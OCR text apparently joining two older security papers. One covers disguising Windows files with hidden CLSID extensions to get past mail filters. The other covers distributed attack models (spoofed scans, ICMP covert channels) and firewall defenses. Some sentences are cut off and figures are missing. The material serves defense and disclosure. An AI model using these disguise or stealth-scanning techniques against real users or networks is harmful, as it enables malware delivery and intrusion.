HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID = <CLSID>

Value Entries
<CLSID>
Specifies a name that can be displayed in the user interface.
Remarks
The CLSID key contains information used by the default COM handler to return information about a class when it is in the running state. To obtain a CLSID for your application, you can use the UUIDGEN.EXE found in the \TOOLs directory of the COM Toolkit, or use CoCreateGuid. The CLSID is a 128 bit number, spelled in hex, within a pair of braces."

Shortly after I posted my initial research material, I was contacted by Adam L. Simms about an e-mail thread concerning hidden CLSID extensions. Curious to know more on this topic, he forwarded me a part of the e-mail thread containing information about this. As we have seen at the beginning of this chapter, a CLSID is a unique-number descriptor to register applications in an object liking an embedding scheme. In Windows, applications and the various file extensions they are using are closely related. This is why, for example, a .DOC file is associated to the Word application. Well, as it turns out, you can create a file, and instead of putting a normal file extension as we normally do, we can put the associated CLSID as the file's extension. But what's more interesting, it's that the file will automatically assume the properties of the associated file extension, and the extensions itself will be invisible.

Here are some examples of CLSID:

html application (.HTA) {3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}
mhtml document {3050F3D9-98B5-11CF-BB82-00AA00BDCE0B}
xml {48123bc4-99d9-11d1-a6b3-00c04fd91555}
xsl {48123bc4-99d9-11d1-a6b3-00c04fd91555}
h t m l { 2 5 3 3 6 9 2 0 - 0 3 F 9 - 1 1 c f - 8 F D 0 00AA00686F13}

I made some tests to verify the extent of this "feature", and the results surprised me very much. I created some files using the html_application and html CLSID above. I also created similar files with their associated extensions. I also made some files using randomly chosen CLSID from my registry. While looking at the registry for these extensions and CLSID in
[HKEY_CLASSES_ROOT], I also found sev-

eral descriptors that looked like Access.ShortCut.Macro, Amovie.ActiveMovie Control and CDDBControl.CddbURLManager. Now knowing about the CLSID problem, I found it wise to test a few of these also, just in case ;-)

In DOS, the files looked like

```
 Volume in drive D is CD
 Volume Serial Number is 443F-FFED
 Directory of D:\work\temp

.            <DIR>       05-08-01 12:35a .
..           <DIR>       05-08-01 12:35a ..
TEST     HTA             0  05-08-01 12:36a test.hta
TESTTX~1 {25         0 05-08-01 12:37a test.txt.{25336920-03F9-11cf-
8FD0-00AA00686F13}
TESTTX~1 HTM             0  05-08-01 12:38a test.txt.html
TEST     PIF           0  05-08-01 12:38a test.pif
TEST~1   PIF           0  05-08-01 12:38a test.piffile
TESTAC~1 APP           0  05-08-01 12:39a test.Access.Application
TESTAC~1 1             0  05-08-01 12:40a test.Access.ShortCut.Macro.1
TEST~1   {9E           0  05-08-01  2:49p test.{9E56BE60-C50F-11CF-
9A2C-00A0C90A90CE}
TEST~1   {9C           0  05-08-01  2:53p test.{9CBBB803-D654-11D1-
8818-C199198E9702}
TEST~1   {94         0  05-08-01  2:55p test.{944d4c00-dd52-11ce-bf0e-
00aa0055595a}
TEST~1   {30         0  05-08-01  4:26p test.{3050F4D8-98B5-11CF-BB82-
00AA00BDCE0B}
      11 file(s)              0 bytes
       2 dir(s)     580,976,640 bytes free
```

In Windows Explorer, the file names are displayed as test, test, test, test, test.Access.Application, test.Access.ShortCut.Macro.1, test.hta, test, test.piffile, test.txt and test.txt.html. However, the "Type" column displays the following information (in the same order): HTML Application, DirectDraw Property Page, SwiftSoft MMLEDPanelX Control, {9E56BE60-C50F-11CF-9A2C-00A0C90A90CE}, APPLICATION File, 1 File, HTML Application, Shortcut to MS-DOS Program, PIFFILE File, Microsoft HTML Document 5.0, Microsoft HTML Document 5.0. It should also be noted that the icons associated with these files were the generic file icon, except for the following: test.{9E56BE60-C50F-11CF-9A2C-00A0C90A90CE} displays an enveloppe icon; as in an e-mail software, test.pif have a little arrow on its icon, just like any shortcut link; and the two files identified as Microsoft HTML Document 5.0 have the Internet Explorer icon. It should be pointed out that results may vary.

We can see that Windows Explorer assimilates rather easily CLSID extensions, hiding from view in the file name itself, and translating it to it's corresponding file type in the Type column. This makes it even easier than with Shell Scrap to make dangerous files look innocent to the blind-trusting user, who probably have is Windows Explorer display on "Small Icons" instead of "Details", with other configuration by default.

The ability to execute code

The ability to make a file look like a different type of file, by hiding the file's extension for exemple, was only the first aspect of the research project. For a virus to be viable, we also need to be able to run code. From the list of hidden extensions displayed in chapter 3, I wanted to find out which of these extensions could be used to execute code, which means that it can potentially be used to propagate a virus or other type of malware. My point? That current mail filtering softwares that block certain types of attachment simply don't work. I never thought that this method was a sufficient guard to protect against viruses, since these software will always block the same commonly-used file extensions like .EXE, .COM, .VBS, .SHS, .DLL and the like. But these softwares weren't blocking .SHS before IRC/Stages.worm (Life Stages). And the same will happen when a virus uses one of the flaw described in this paper to propagate itself, because of mainly two things: 1)the products are not proactive.

In fact, the CLSID vulnerability (let's call things with their real names) only makes the problem worse than I originally estimated. While at the beginning of this project, I was worried that unknown file extensions could be used to fool people to click on it and activate virulent code, now thanks to CLSID we also have to worry about already known file extensions as well, as they can be made invisible too without even thinkering with the system (as opposed to the NeverShowExt registry key, which needs to be added in the registry in order to hide a "normal" extension) and unblocked by filtering software (does your mail filtering agent blocks attachements of the {48123bc4-99d9-11d1-a6b3-00c04fd91555} type?). To have an idea of how many systems objects are defined by CLSIDs, check out the registry under [HKEY_CLASSES_ROOT\CLSID]. Just about every component of all the software you know about on your machine is there, and there is even more from the software you probably didn't even

know about.

The "executability" of a given extension is a relative thing, the things you can and cannot do varies from one file type to another. As one reader noted, you can have different type of "executable files". The first type, the more common, files that contains code that is activated by the OS when the file is launched. This includes, but is not limited to, .EXE, .BAT, .COM, .VBS, .PL and the like. The second type ressembles the first type very much, but the code will be run in a sandboxed environment, instead of running with full privileges. Such files would be .HTML, .PS and .JS. Then some extensions contain executable fully-priviledged code, but cannot be ran directly: .386, .ASP, .DLL, .DRV and .VXD. Finally, some files contains code that can be runned in a sandboxed envrironment, but cannot be executed directly from the OS. Such a file type is .CSS.

This research focuses mainly on the first type of files, but the other types can probably be used on some attack scenario too. It's mostly a matter on ingenuity and imagination to find new ways to do old things :-) The thing is to find out if the extensions displayed in chapter 3 can be used to run code. I haven't done much testing on this topic yet (if you happen to play on this topic, let me know of your findings), but it would appear that it is feasible. For example, .CNF (SpeedDial) could potentially be used to make a file that once cliked on, would hang up the modem and make it call a number overseas for phone fraud purposes. Preliminary testing shows that the conditions needed for this scenario to be possible makes it very unprobable to happen in the wild, but technically feasible. But who knows what these other extensions hold? And when you think that still a lot of people are gullible enough to click on a .TXT.VBS file, think what will happen when the .VBS part will be concealed with .{B54F374

Conclusion

Unfortunately, I have not really discovered anything new here (altough I wish I had, but others explored these topics before me), but this paper puts in one place all there is to know about invisible file extensions on Windows, and how this can be exploited to convince a computer user to double-click on a executable file, be it to propagate a virus or to plant a trojan horse. At the light of what is presented here, it is also easy to see the uselessness of software that scans mail in order to block certain type of files, while allowing others (for example, MailSweeper, MailSafe in ZoneAlarm, etc...). A more secure strategy could be by determining allowed file type, and blocking everything else, a bit like in a firewall which allows specific protocols, and blocks everything else. But the main reason why this type of products are useless against this type of attack is primarily because Windows contains these flaws. When I think that the average user still clicks on any attachment he receives.

Appendix A. The Perl script


Originally, in order to solve my problem, I made a small Perl script that generates dummy files wearing all possible file extensions under Windows. I included special characters in my analysis, to be sure that nothing is overlooked. The program is displayed below. That version is for 3-characters extensions, remove one or two loops to make 2-characters and 1-character extensions. For analysis clarity, I sorted the files under folders starting by the first letter of the extension. This is necessary for having decent refresh times from Windows Explorer. I also stopped at 3-letters extensions, since four letter extensions would have generated too many combinations to look at, but that doens't mean that they don't exist (.html, for example). The Perl script is provided here as reference material, and can be used or modified to repeat similar experiences.

See next page

```
#!C:\perl
@alpha=("a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z","0","1","2","3","4","5","6","7","8","9","$","_",")","(","&","^","%","#","@","!","*",
","=","+",";",",","[","]","{","}");
 for($i=0;$i<55;$i++)
                {
                mkdir $alpha[$i];
                chdir $alpha[$i];
                for($j=0;$j<55;$j++)
                                {for($k=0;$k<55;$k++)
                                                {
                                                $ext=$alpha[$i].$alpha[$j].$alpha[$k];
                                                $filename="test.".$ext;
                                                open (TESTFILE, ">>".$filename);
                                                print TESTFILE "bla";
                                                print "#";
                                                close (TESTFILE);
                                                }
                                }
                chdir "..";
                }
```

Appendix B. The file extensions list

Once these extensions were generated, I examined all 169 455 combinations through Windows Explorer, in order to determine the system behavior towards these files. The biggest majority of these files turned out to be generic file extensions, meaning that no application is associated with them, and as such represents no harm in the aspect of this research. So I proceeded to extract all file extensions that Windows knew something about, by examining the file icon and file description. Some of these extensions are native to the Windows operating system, some others are the result of application softwares installed on my machine. For this reason, we can't qualify this list as "the ultimate file extension list under Windows", since a system configured for different needs would have produced a different list. However, the list presented here is somewhat complete and is a good reference material. Some application softwares also identify some file extensions with the application name.



Strategies for Defeating Distributed Attacks

By Simple Nomad

Abstract

With the advent of distributed Denial of Service (DoS) attacks such as Trinoo, TFN, TFN2K and stacheldraht [1], there is an extreme interest in finding solutions that thwart or defeat such attacks. This paper tries to look not just at distributed DoS attacks but distributed attacks in general. The intent is not to devise or recommend protocol revisions, but to come up with useable solutions that could be implemented at a fairly low cost. This paper is also written with the idea that probably 90% of the problems surrounding distributed attacks can be easily solved, with the last 10% requiring some type of long-range strategies or new code to be written.

Basics About Attack Recognition

How does one recognize an attack? Not just a Denial of Service attack, but any attack? Before we can start applying solutions, we need to have a discussion of attack recognition techniques. So let's first look at the two main methods of attack recognition - pattern recognition and affect recognition.

Pattern recognition looks for a measurable quality of the attack in a file, a packet, or in memory. Looking for file size increases of 512 bytes or seeing a certain byte sequence in RAM are two simple examples of pattern recognition. Looking for the string "phf.cgi" in web traffic might be a simple method used by a network-based Intrusion Detection System (IDS).

Effect recognition is recognizing the effects of an attack. An example might be specific log file entries, or an "unscheduled" system reboot.

In intrusion detection, pattern recognition is the only method used by network-based IDS, while both pattern and effect recognition can be found in host-based IDS. And herein lies the crux of the problem - attack methods are calling for effect recognition methods to be applied to network-based IDSes, and the technology just isn't there. See [2], [3].

Pattern recognition alone has problems to begin with. If a pattern that is being checked for is altered by the attacker, such as a key word or byte sequence, then the IDS will miss it. For over a year it has been common knowledge that by dividing up an attack sequence into fragmented packets, you can defeat most IDSes. In fact, a majority of commercial IDSes are still unable to process fragmented IP packets [4].

Now couple this with the fact that effect recognition technology for network-based IDSes is virtually non-existent, and you can see the problem. If an attack is a one-time network event, your network-based IDS stands a chance of detecting it, but a sustained series of network events will be even more difficult to detect, especially if the events are disguised to look like normal network traffic.

Distributed DoS attack tools such as stacheldraht will leave definite patterns that can be searched out on the network. But attackers can modify the source code of the tools, causing a different pattern to be produced. If they do this, the IDS will not detect the new pattern.

What we need is an Overall Behavior Network Monitoring Tool, that can look at logs on different systems from different vendors, sniff realtime network traffic, and can logically determine bizarre or abnormal behavior (and alert us). Unfortunately, there *is* no such tool, so we need to make use of what tools we have (firewalls, IDS, etc) in a way that will thwart or at least notify us about potential distributed network attacks. We will discuss such strategies in this paper.


Definition of the Attack Model

Before we start defining attack models, it should be noted that a number of the attack models discussed here are theoretical. To prevent confusion we will not differeniate between the two. Our discussion here centers around the overall concept of a distributed attack, real and theoretical, and tries to solve for the concept instead of specific attacks.

There are two basic models of attack. In the first, the attacker does not need to see the results. In the second, the attacker *does* need to see the results. Distributed DoS attacks are good examples of attacks where the attacker does not need to see the results, and since this simplifies our attack model, we will examine that model first.

Distributed attacks have one interesting element in common. Typically someone else's system is used to perform fairly critical tasks to meet the objective. The flow of action is usually like so:

Figure 1:



There can be multiple servers, and hundreds of agents. The usual deployment involves installing servers and agents on compromised systems, in particular installing the agents on systems with a lot of bandwidth. To help prevent detection and tracing back to the attacker directing the activities, the act of issuing commands is typically done using encryption, and by using ICMP as a transport mechanism.

With encryption, this helps at least hide the activities from active sniffers being used by administrators, although it does not preclude detection by other means. The packets used in part of the communications by such products as TFN2K and stacheldraht can be encrypted, rendering common viewing via a sniffer or IDS from casual detection of the rogue packets.


While the model for hostile behavior that does not require viewing of the results or "return packets" is in reality a little more complex than the model I've outlined, the model for hostile behavior that *does* require viewing of the results or "return packets" is a lot more complex [5]. For the sake of brevity, we will only cover possible techniques that will help hide the attacker's source address and/or use maximum stealth techniques, including theoretical ones such as traffic pattern masking and upstream

sniffing [6].

We will divide up the more complex scenario of "the attacker seeing the results" into three categories - enumeration of targets, host and host service(s) identification, and actual penetration - and outline each category.


Enumeration: This is the act of determining what hosts are actually available for potential probing and attack.

Enumeration example 1, figure 2:



This first enumeration example is fairly simple - by sending forged ICMP_ECHO packets, the attacker sniffs the replies destined for the forged source address. This can be readily accomplished using tools such as NMap [7] and ngrep [8] as long as the attacking host is upstream from the target network**.**


Enumeration example 2, figure 3:



This second example of enumeration is also fairly simple. Assuming the firewall is blocking ICMP_ECHO, we decide to send ICMP_TSTAMP packets with forged addresses. Instead of ngrep in this example, we use an IDS product called snort [9]. Snort is configured to capture the ICMP_TSTAMPREPLY packets. Once again in this example we are assuming the attacking host is upstream of the target network.

Now we move on to host and host service identification.

Host/Host Services Identification example 1, figure 4:



In figure 4, port and OS identification scans are done against targets behind a firewall by taking advantage of the fact that SYN/ACKs with a source port of 80 are allowed through. Mistaken as web traffic, the IDS and the firewall are bypassed and the targets are scanned. Using a list of valid hosts attained via host enumeration techniques, only valid targets are scanned. By forging the source address, it helps hide the true source of the scan. Reply packets are recovered via snort.

Figure 4 outlines a poorly configured firewall (or even a simple packet filtering ruleset on a router), so we will look at something a little more sophisticated.

Host/Host Services Identification example 2, figure 5:





Figure 5 is one of the more complex models. This involves multiple clients directed by a master, performing slow methodical port scans of the target network. All of the port scans are using forged addresses from trusted sources whose IP addresses are allowed through the firewall. An upstream sniffer captures the replies. The clients and sniffer could even reside on hosts belonging to the trusted sources, and perhaps even be allowed through a VPN. This type of scenario is rather complex due to the lack of custom software need to perform the scans, although various existing products could be modified to handle most of the elements involved.

When discussing actual attacks, in particular distributed attacks, the best path into a network is the path you know works. Therefore the main line of attack will more than likely involve Figures 4 and 5, with a few possible modifications.

Actual Penetration, example 1, figure 6:



In this example an exploitable sendmail daemon was found on a system that didn't really need sendmail running, and since sendmail was running as root, a reverse telnet was set up [10].


In figure 7 the attacker directs attacks against targets via the clients to try to compromise various daemons to run arbitrary commands as root. Results are sent to forged IP addresses, but a sniffer captures these results. In case of logging and host-based IDS, the attacker is not suspected, the owners of the forged IP addresses are.

Patterns of Attack

At first glance, it may seem easy to defend against the onslaught of attacks, probes, and enumeration techniques. But it must be remembered that byte pattern recognition or traffic on certain source and destination ports can easily be changed by the attacker. A lot of the techniques outlined above can and will use encryption, and can potentially operate over TCP, UDP, and/or ICMP, and can use different source and destination ports.

In particular let's look at figures 5 and 7 above. These are complex scenarios, but could conceivably be done especially from a trusted host or network. The VPN is often considered a security tool, and its use is considered adequate in helping secure a channel. But all a VPN does is ensure that a communications link can be established with the communications link itself being somewhat secure. The end points are critical - if you have established a VPN with a business partner of field office, you are only as secure as that remote site's computer systems. Does your business partner or remote office keep updated and patched as often as you do? Does your vendor have a security policy in place? Have you even asked your business partner or vendor these questions?

Actual Penetration, example 2, figure 7:



It is also possible that during upstream sniffing sessions that an attacker could determine that due to relationships with certain vendors you may have rules through the firewall entirely based upon IP address and/or hostname. These can and will be exploited if uncovered, either through the trusted vendor or by spoofing and sniffing as outlined in the above models.

However we *can* look at the above attack models and make some general determinations.

- All attacks involve possible covert communication methods between the attacker and the attacking/ probing device. - When possible, traffic is disguised to look like normal network traffic. - When possible, IP addresses will be spoofed to mask the location of attacker, attack clients, probing machines, and/or to implicate a third party in case of accidental discovery.

Primary Defensive Techniques

Let's first look at the easy-to-do defenses that can be put in place.

First off we need to eliminate as many unwanted forms of traffic through the firewall as possible. This can be done by denying all traffic, and very carefully opening things up. Sometimes by clicking on a pretty icon in the firewall GUI control software labelled "DNS" or "Mail" we feel we are controlling the environment, but this may be opening up ports 53 and 25 to the world. If attackers learn this, they could use these openings to help set up covert channels. Ensure that when allowing public traffic into your network (DNS, SMTP, HTTP, FTP) that you do *not* allow these forms of traffic into your

networks without limits. Check to make sure that turning on DNS in the firewall did not open up TCP and UDP port 53 to every device on your network.

All public boxes, such as your Web, FTP, and mail servers should reside in a separate network (appropriately referred to as a "dead zone" or DMZ). These boxes should not be allowed to initiate network conversations with computers inside the internal network - if compromised, these boxes will be used as stepping stones to the internal network across all channels you leave open.

All Internet-connected boxes should not have compilers on them, should have as few services running as possible, and should have fairly sophisticated modifications to prevent compromise (see the Host Recommendations section below).

Make sure management channels and ports are closed or at least secured. For example, does turning on remote management to your Checkpoint Firewall automatically open up port 256? Make sure you've set things up correctly. Is SNMP closed from the outside? From the DMZ?

While it is my opinion that all computers should be secured as adequately as possible, if you are on a limited budget, or you must prioritize what boxes get secured first, secure them in this order - firewall, public boxes in the DMZ, internal servers, workstations.

Obviously keeping the boxes themselves as updated as possible is the most desired thing - the latest patches and tweaks - as this will make your systems less of a potential target or launch point for further attacks.

ICMP Defenses

Since a lot has been written about TCP/UDP rules for a firewall, but little has been written about ICMP, I've decided to expand upon the philosophy of handling ICMP at the firewall.

It is considered "bad form" by some Internet pundits to turn off ICMP entirely. ICMP was originally developed to *help* networks, and is often used as a diagnostic tool by WAN administrators. But today the various inadequacies of ICMP are being used and abused in ways not originally intended by supporters of RFC 792, and certain strategies need to be implemented to make things a little safer. Therefore we need to try and contain as much of the abuse as possible without shooting ourselves in the foot.

Most Internet-connected sites block inbound ICMP Echo to their internal networks, but do not block most everything else. This will still leave the site inadequately protected. Inbound ICMP Timestamp and Information Request will respond if not blocked, and both can be used for host enumeration across a firewall that allows such traffic through. Even forging packets with illegal or bad parameters can generate an ICMP Parameter Problem packet in return, thereby allowing yet another method of host enumeration.

One of the common methods used to issue commands from a master to clients (especially if the clients are behind a firewall) in a stealth manner is to use ICMP Echo Reply packets as the carrier. Echo Replies themselves will not be answered and are typically not blocked at the firewall. An excellent early example of this type of communication can be found in Loki [11]. Loki was also pilfered from (at least in concept) during the development and evolution of TFN [1] as communications use Echo Reply packets between client and server pieces, which are also encrypted.

As techniques are developed to thwart specific tools, simple permutations will continually bypass defenses. Therefore it is recommended that all non-essential ICMP traffic be eliminated from

traversing the Internet. Here is a chart I've devised (see [12] for more details) that defines ICMP traffic types and a bit of info about each. While all ICMP can be used for tunneling, some ICMP types are better suited than others for tunneling. Obviously the larger the data tunnel, the better (if you wish to send a lot of data), but as little as 2 bytes can be used to issue commands via a command structure. A "good" tunnel is one where the ICMP type is a little less forgiving regarding free-form data insertion into the data fields of the ICMP packets.

ICMP Chart, figure 8:

```
ICMPType Description Target Host Replies? "Good" Tunnel? Max Size of
Tunnel Block at Firewall
0 Echo Reply No Yes 64K Limited
3 Destination Unrecheable No No 8+ bytes No
4 Source Quench No No 8+ bytes Limited
5 Redirect No No 8+ bytes Limited
8 Echo Yes Yes 64K Limited
11 Time Exceeded No No 8+ bytes Limited
12 Parameter Prob No Yes 8 bytes Limited
13 Timestamp Yes Yes 8 bytes Yes
14 Timestamp Reply No Yes 12 bytes Yes
15 Info Request Yes Yes 2 bytes Yes
16 InfoReply No Yes 2 bytes Yes
17 Address Request No* No 4 bytes Limited
18 Address Reply No No 4 bytes Limited
* Typically an Address Request is answered by a gateway, but may be
answered by a host acting in lieu of a gateway
```

First we have to approach the entire "ICMP limiting" problem in terms of both inbound and outbound. To cut some of the communication links in models outlined above we have to "contain" ICMP. ICMP Echo does come in handy for verifying that remote sites are up, but outbound Echo should be limited to support personnel (okay) or a single server/ICMP proxy (preferred).

If we limit Echo to a single outbound IP address (via a proxy), then our Echo Replies should only come into our network destined for that particular host.

Redirects are typically found in the wild between routers, not between hosts. The firewall rules should be adjusted to allow these types of ICMP only between the routers directly involved in the Internet connection that need the information. If the firewall is functioning as a router, it is quite possible that Redirects can be completely firewalled without adverse effects, both inbound and outbound.

Source Quench packets are generated when a large amount of data is being pushed toward a host or router, and the host or router wishes to tell the sender to "slow things down". This is typically seen during streaming uploads of data to a host, and can be generated by a router along the way or via the target host itself. If the hosts inside the network can only upload to a host on the Internet via FTP, then it is possible that the only source of legitimate Source Quench packets will be destined toward the FTP proxy, and all other Source Quench traffic can be dropped.

Time Exceeded packets are an interesting animal. There are two types of Time Exceeded packets - code zero for Time To Live (TTL) timeouts, and code one for fragmented packet reassembly timeout.

The TTL is a value initialized and placed in the TTL field of a packet when it is first created, and as the packet crosses a network hop its TTL counter is decremented by one. Starting with a TTL of 64, once the 64th hop is crossed the router that decremented the TTL to zero will drop the packet and send a Time Exceeded back to the sender with a code of zero, indicating the maximum hop count was exceeded.

In the case of fragmented packet reassembly timeout, when a fragmented datagram is being reassembled and pieces are missing, a Time Exceeded code one is set and the packet is discarded. It is possible to perform host enumeration by sending fragmented datagrams with missing fragments, and waiting for the Time Exceeded code one to alert the sender that a host existed at the address, so care must be taken with the handling of these types of packets.

It is recommended that by proxying all outbound traffic, inbound ICMP traffic should come back through the firewall to the proxy address. This at least limits Time Exceeded packets to a single inbound address. But it is possible to block Time Exceeded packets. Most applications will have an internal timeout that is not dependent upon receiving a Time Exceeded packet, some applications may still be relying upon receiving one. YMMV on this one. Block it unless too many critical internal applications are affected.

The ICMP Parameter Problem packets are sent whenever an ICMP packet is sent with incorrect parameters that will cause the packet to be discarded. The host or router discarding the host sends a Parameter Problem packet back to the sender, pointing out the bad parameter. By sending illegally constructed ICMP packets to a host, you can cause the host to reply with a Parameter Problem packet. Obviously if the type of illegally constructed ICMP is allowed through the firewall, you can enumerate hosts.

